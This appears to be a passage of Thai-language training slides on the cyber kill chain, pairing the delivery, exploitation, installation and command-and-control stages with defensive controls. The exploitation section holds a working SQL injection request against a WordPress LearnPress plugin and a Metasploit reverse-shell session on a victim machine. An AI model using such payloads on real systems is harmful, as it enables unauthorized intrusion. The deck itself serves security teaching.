คลิกอนุญาต
หากคุณไม่ใช่
หุ่นยนต์




Phishing





Phishing





Stage 3 Delivery

- **Detect:** Endpoint Malware Protection
- **Deny:** Change Management; Application Whitelisting; Proxy Filter; Host-Based Intrusion Prevention System
- **Disrupt:** Inline Anti-Virus
- **Degradate:** Queuing
- **Contain:** Router Access Control Lists; App-aware Firewall; Trust Zones; Inter-zone Network Intrusion Detection System

Stage 4 Exploitation

ขั้นตอนการบุกรุก ขึ้นอยู่ว่าพบช่องโหว่อะไรที่สามารถนำมาใช้ประโยชน์



Exploit Database

- <https://www.exploit-db.com/>

The screenshot shows the homepage of the Exploit Database. The header features the "EXPLOIT DATABASE" logo with a magnifying glass icon. The main content area displays a table of vulnerabilities with the following columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists 15 entries from July 2021, including various web application and system exploits. A search bar and pagination controls are visible at the bottom.


Date	D	A	V	Title	Type	Platform	Author
2021-07-19	⬇️	✗	✗	PEEL Shopping 9.3.0 - 'id' Time-based SQL Injection	WebApps	PHP	faisalfs10x
2021-07-19	⬇️	✗	✗	Dolibarr ERP/CRM 10.0.6 - Login Brute Force	WebApps	PHP	Creamy Chicken Soup
2021-07-19	⬇️	✗	✗	WordPress Plugin Mimetic Books 0.2.13 - 'Default Publisher ID field' Stored Cross-Site Scripting (XSS)	WebApps	PHP	Vikas Srivastava
2021-07-19	⬇️	✗	✗	WordPress Plugin LearnPress 3.2.6.8 - Privilege Escalation	WebApps	PHP	nhatruong
2021-07-19	⬇️	☒	✗	WordPress Plugin LearnPress 3.2.6.7 - 'current_items' SQL Injection (Authenticated)	WebApps	PHP	nhatruong
2021-07-15	⬇️	✗	✗	Aruba Instant (IAP) - Remote Code Execution	Remote	CGI	Aleph Security
2021-07-15	⬇️	✗	✗	Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation'	Local	Linux	TheFloW
2021-07-16	⬇️	✗	✗	Aruba Instant 8.7.1.0 - Arbitrary File Modification	Remote	Hardware	Gr33nh4t
2021-07-16	⬇️	✗	✗	Seagate BlackArmor NAS sg2000-2000.1331 - Command Injection	WebApps	Hardware	Metin Yunus Kandemir
2021-07-16	⬇️	✗	✗	ForgeRock Access Manager/OpenAM 14.6.3 - Remote Code Execution (RCE) (Unauthenticated)	WebApps	Java	Photubias
2021-07-16	⬇️	☒	✓	Argus Surveillance DVR 4.0 - Weak Password Encryption	Local	Windows	Salman Asad
2021-07-15	⬇️	☒	✗	WordPress Plugin Popular Posts 5.3.2 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Simone Cristofaro
2021-07-15	⬇️	☒	✗	osCommerce 2.3.4.1 - Remote Code Execution (2)	WebApps	PHP	Bryan Leong
2021-07-14	⬇️	☒	✗	WordPress Plugin Current Book 1.0.1 - 'Book Title and Author field' Stored Cross-Site Scripting (XSS)	WebApps	PHP	Vikas Srivastava
2021-07-13	⬇️	✗	✗	Garbage Collection Management System 1.0 - SQL Injection + Arbitrary File Upload	WebApps	PHP	Luca Bernardi



Exploit Database

```
POST /wordpress/wp-admin/post-new.php?post_type=lp_order HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: application/json, text/plain, /*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/wordpress/wp-admin/post-new.php?post_type=lp_order
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 128
Origin: http://localhost
Connection: close
Cookie: wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=test%7C1626703944%7Ch5yJTmZF2VUp6nuZHvt3WpWHJOGpYRUwaDfRNld8N3x%7Cf0e96af20e39e4531756b321160a4929f82f20a3fed8d3c3b682e0ece232e08;
wordpress_test_cookie=WP+Cookie+check; wp_learn_press_session_bbfa5b726c6b7a9cf3cda9370be3ee91=80e1cb27266ae862f9e71f90a987f260%7C%7C1626703938%7C%7Cbd6b88d1ae5fd4354f09534ad4971bbc;
wordpress_logged_in_bbfa5b726c6b7a9cf3cda9370be3ee91=test%7C1626703944%7Ch5yJTmZF2VUp6nuZHvt3WpWHJOGpYRUwaDfRNld8N3x%7Ce1092ef2869397bd9701ca7f1c6d0399c89459f5221db89c48a53b39b3e8cc2f; wp-settings-time-3=1626531145
type=lp_course&context=order-items&context_id=32&term=+test&paged=1&lp-ajax=modal_search_items&current_items[]=1 or sleep(1)--
# Modify current_items[] as you want
```

Metasploit




```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at
2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\victim\Downloads>
```

Metasploit



Stage 4 Exploitation

- **Detect:** Endpoint Malware Protection; Host-Based Intrusion Detection System
- **Deny:** Secure Password; Patch Management
- **Disrupt:** Data Execution Prevention
- **Contain:** App-aware Firewall; Trust Zones; Inter-zone Network Intrusion Detection System

Stage 5 Installation

ขั้นตอนการติดตั้งโปรแกรมไม่ประสงค์ดีลงบนเครื่องเป้าหมาย




Stage 5 Installation

- **Detect:** Security Information and Event Management (SIEM); Host-Based Intrusion Detection System
- **Deny:** Privilege Separation; Strong Passwords; Two-Factor Authentication
- **Disrupt:** Router Access Control Lists
- **Contain:** App-aware Firewall; Trust Zones; Inter-zone Network Intrusion Detection System

Stage 6 Command & Control (C2)

ขั้นตอนการออกคำสั่งและควบคุมเครื่องเป้าหมายจากระยะไกล





Stage 6 Command & Control (C2)

- **Detect:** Network Intrusion Detection System; Host-Based Intrusion Detection System
- **Deny:** Firewall Access Control Lists; Network Segmentation
- **Disrupt:** Host-Based Intrusion Prevention System
- **Degradate:** Tarpit
- **Deceive:** Domain Name System Redirect
- **Contain:** Trust Zones; Domain Name System Sinkholes


Stage 7 Actions on objectives

ขั้นตอนสุดท้ายที่สามารถยกเครื่องเป้าหมายได้สำเร็จ และกระทำการใด ๆ ที่ไม่ส่งผลดีต่อระบบ



